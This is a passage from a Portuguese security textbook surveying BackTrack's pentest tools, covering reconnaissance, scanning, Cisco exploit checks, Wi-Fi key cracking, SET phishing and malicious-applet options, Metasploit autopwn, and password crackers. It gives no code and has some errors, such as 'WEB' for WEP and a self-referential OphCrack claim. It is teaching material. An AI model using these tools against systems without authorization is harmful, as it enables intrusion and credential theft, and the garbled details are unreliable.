#netmask 255.255.255.0
#gateway 192.168.10.1

auto eth1
iface eth1 inet dhcp

auto eth2
iface eth2 inet dhcp

auto ath0
iface ath0 inet dhcp

auto wlan0
iface wlan0 inet dhcp
```

No caso, eth0 é a primeira interface ethernet. Se quiser deixá-la pegar o IP automaticamente via dhcp, mantenha a linha iface eth0 inet dhcp.

Do contrário, caso deseje configurar o endereço de forma estática, faça como o modelo mostrado a seguir, apague (ou comente com um #) a linha do dhcp e coloque:

```
iface eth0 inet static
address 192.168.0.4    (ou o IP que você quiser)
netmask 255.255.255.0  (mude a máscara se desejar)
gateway 192.168.0.1  (configure para o gateway correto)
```


15.4 Categorias de Ferramentas

O BT é composto por centenas de ferramentas para todas as etapas de um PenTest, sejam as etapas de pesquisa, varredura, enumeração, exploração de falhas... o que precisar, você encontra nessas ferramentas.

Muitos dos programas já mencionados anteriormente neste livro também estão no BackTrack, por exemplo, MetaSploit, NMAP, Ettercap, Kismet, etc.

Vamos conhecer como estão divididas as categorias de softwares.

15.4.1 Information Gathering



Nesta seção estão as ferramentas usadas na primeira fase do Penetration Test: a fase de Reconhecimento.

Elas são utilizadas para:

- ⇨ realizar pesquisas em geral.
- ⇨ descobrir contas de e-mails.
- ⇨ consultar zonas DNS, whois, etc.


Um exemplo de software desta seção é o Maltego. Vamos estudar um pouco sobre ele a seguir.

15.4.1.1 Maltego

Um dos softwares mais interessantes do BackTrack, pois reúne diversos tipos de recursos de pesquisa em uma única ferramenta. Observe na imagem a seguir a interface gráfica do Maltego.

Além de permitir diferentes tipos de consultas (transferências de zona, portscan, banners, pesquisa de e-mails, etc.), o Maltego possui um recurso único: o fato de conseguir vincular os diferentes tipos de objetos entre si.

Por exemplo, após você pesquisar diversos usuários, sites e e-mails, ele consegue estabelecer links e lhe mostrar o elo entre essas pesquisas. Tudo isso em forma de árvore hierárquica.



15.4.2 Network Mapping


Nesta seção estão as ferramentas relacionadas à segunda etapa do Penetration Test: a varredura.

Você encontra neste ponto:

- ⇨ programas para descobrir IPs ativos na rede.
- ⇨ como realizar a varredura de portas.
- ⇨ como encontrar os banners nas portas e realizar FingerPrint.


Dos softwares disponíveis nesta seção, o mais conhecido é o NMAP (que já foi estudado).

Além do NMAP, irei comentar sobre o 5nmp, que está disponível na subseção OS-Fingerprinting.




15.4.2.1 5nmp

É um software para realizar a varredura da rede à procura de dispositivos com SNMP instalado. Você pode informar uma comunidade específica que o programa irá lhe reportar os endereços IP encontrados com essa configuração. Descobrindo uma máquina com este acesso, você poderá extrair informações do MIB e conhecer mais sobre a rede.



15.4.3 Vulnerability Identification

Esta seção ainda é considerada parte da segunda fase do Penetration Test: varredura. Ela compreende a identificação de diversos tipos de vulnerabilidades de serviços em servidores, máquinas clientes ou roteadores. Existem ferramentas para análise mais aprofundada de SMB e SNMP, além de Fuzzers.




As ferramentas Fuzzers (que realizam a ação de Fuzzing) são extremamente úteis para se testar aplicações à procura de falhas. Elas permitem enviar diversos tipos de entrada de dados para analisar como os softwares testados irão reagir à grande quantidade de informações. São muito utilizadas para identificar falhas de Denial of Service ou Buffer Overflow.


Para exemplificar esta seção, irei comentar uma ferramenta utilizada para identificar falhas em dispositivos de rede que contenham o Cisco IOS. Está dentro da subseção Cisco.

15.4.3.1 Cisco Global Exploiter

O CGE é um script Perl capaz de analisar 14 diferentes tipos de falhas encontradas em dispositivos compatíveis Cisco. A forma de usar é relativamente simples, basta colocar o número da falha e o endereço IP do dispositivo a ser testado.



15.4.4 Web Application Analysis



Esta seção subdivide-se em dois tipos:

- ⇨ **WEB (Frontend)**: Onde temos as ferramentas utilizadas para analisar websites.
- ⇨ **DATABASE (Backend):** Programas para analisar os gerenciadores de bancos de dados.

No geral, em ambas seções (apresentada anteriormente) haverá softwares para detectar falhas como:

- ⇨ SQL Injection e Cross Site Scripting.
- ⇨ Denial of Services.
- ⇨ outros tipos diversos.

Existem muitas aplicações úteis nesta opção:

- ⇨ Nikto (scanner de falhas de ambiente web).
- ⇨ DBPwAudit (faz auditoria de senhas em SGBDs SQLs) entre outros.


Um programa bem interessante é o W3af.

15.4.4.1 W3AF

É um scanner de falhas para servidores web.

Ele permite mapear o site e seus arquivos, aplicar força bruta e verificar alguns tipos de problemas mais simples.

A seguir você verá a interface gráfica do W3AF.




15.4.5 Radio Network Analysis

Vamos testar a segurança de uma rede Wi-fi ou bluetooth? Ou de alguma aplicação que utilize RFID? Todas as ferramentas que iremos necessitar são encontradas nesta seção.

Elas estão divididas em tipos de rede com as seguintes opções de tipos de ferramentas:


- ⇨ cracking (quebra de chaves).
- ⇨ spoofing (falsificação de informações), etc.



Já citamos algumas ferramentas disponíveis como o Kismet que é utilizado para ver e capturar informações de redes wireless diversas e o Air Snarf que cria um access point falsificado para capturar informações de login e senha.

15.4.5.1 AirCrack-ng

Outro software que você pode utilizar para quebrar chaves de redes wi-fi é o AirCrack. É uma boa solução caso você não possa adquirir um adaptador Airpcap para utilizar no sistema Windows. A única limitação do AirCrack é que - pelo menos até a versão atual, disponível quando este livro foi publicado, - ele trabalhava apenas com a criptografia do tipo WEB.



15.4.6 Penetration

Bem, este é um termo que é autoexplicativo por si só. A seção Penetration refere-se à terceira etapa do Penetration Test, a conquista de acesso.

É relacionada principalmente com ferramentas utilizadas para explorar falhas e comprometer sistemas locais e remotos. Neste caso temos como exemplo o MetaSploit (que já foi citado anteriormente), o ExploitDB (um conjunto de diversos exploits prontos para serem utilizados) e vários outros softwares.


Vamos dar uma olhada em dois aplicativos: Social Engineering Toolkit e o FastTrack.

15.4.6.1 Social Engineering Toolkit


Este software permite a realização de diversos tipos de ações, a maioria delas relacionada à aplicação de algum tipo de Engenharia Social.

As opções disponíveis na **próxima** imagem são:


> **1 – Automatic E-mail Attacks:** Permite a criação de modelos de e-mails para a realização de diversos tipos de Phishing ou a realização de um envio em massa.



Observe a imagem das opções:



2 - Website Java Applet Attack: Permite criar um applet Java malicioso para recolher informações de um usuário. Pode deixar o SET criar um website, você poderá criar um site novo ou clonar um site já existente. Tudo isso é possível conforme podemos observar nas opções a seguir:




3 - Update Metasploit: Atualiza a versão do Metasploit fazendo o download de novos exploits.

4 - Update SET: Atualiza o Social Engineering Toolkit.

5 - Create a Payload and Listener: Permite a criação de um payload personalizado para ser utilizado por um dos exploits. Pode-se escolher uma das opções ou utilizar o seu próprio executável, bastando fornecê-lo.

As outras opções são a Ajuda (6) e Sair (7).



15.4.6.2 Fast Track

O Fast Track é uma ferramenta que ajuda a automatizar o processo de exploração de falhas. Ele utiliza o recurso de *autopwn* que o Metasploit oferece, mas com diversas opções extras, incluindo uma excelente interface web.

> Nota: Lembrando que o Autopwn é um recurso que automatiza o processo de varredura de ips e portas antes de explorar a falha, permitindo que o próprio Metasploit selecione os exploits para as portas abertas que ele encontra.


Observe a interface de acesso:


Para utilizar o Fast Track é bem mais simples do que parece. Basta clicar na opção Autopwn Automation, inserir o endereço IP e escolher o payload como direto (bind) ou reverso.

Prontinho.

Uma janela do terminal será aberta e a sessão do Autopwn do Metasploit será iniciada.

Ao final, o Metasploit/FastTrack lhe informará se algum exploit foi bem-sucedido ou não.






15.5 Privilege Escalation

Outra seção do BackTrack relacionada às ferramentas da fase 3 do Penetration Test (ganho de acesso). Existem ferramentas para:

- ⇨ **Password Attacks** (Password Attacks).
- ⇨ **Sniffers** (Farejamento do tráfego e man in the middle).
- ⇨ **Spoofing** (Falsificação).



Alguns dos softwares já foram comentados no livro. É o caso do Ettercap e WireShark.

Dentre os programas para quebra de senhas, destaco os listados a seguir:

- ⇨ OphCrack.
- ⇨ Hydra (é a versão gráfica XHydra).

15.5.1 OphCrack

O OphCrack seria algo equivalente ao CAIN no Linux.


Alguns leitores devem conhecê-lo através de um outro software chamado: OphCrack.

O OphCrack é o sucessor dos antigos softwares utilizados para quebra de senhas locais:

- ⇨ John The Ripper.
- ⇨ CrackerJack.

Da mesma forma que esses outros programas, o OphCrack só funciona se você já tiver acesso à senha criptografada (hash).

Observe:



15.5.2 XHydra

O XHydra é utilizado para a descoberta de senhas remotas (assim como o Brutus, visto no capítulo sobre Força Bruta).

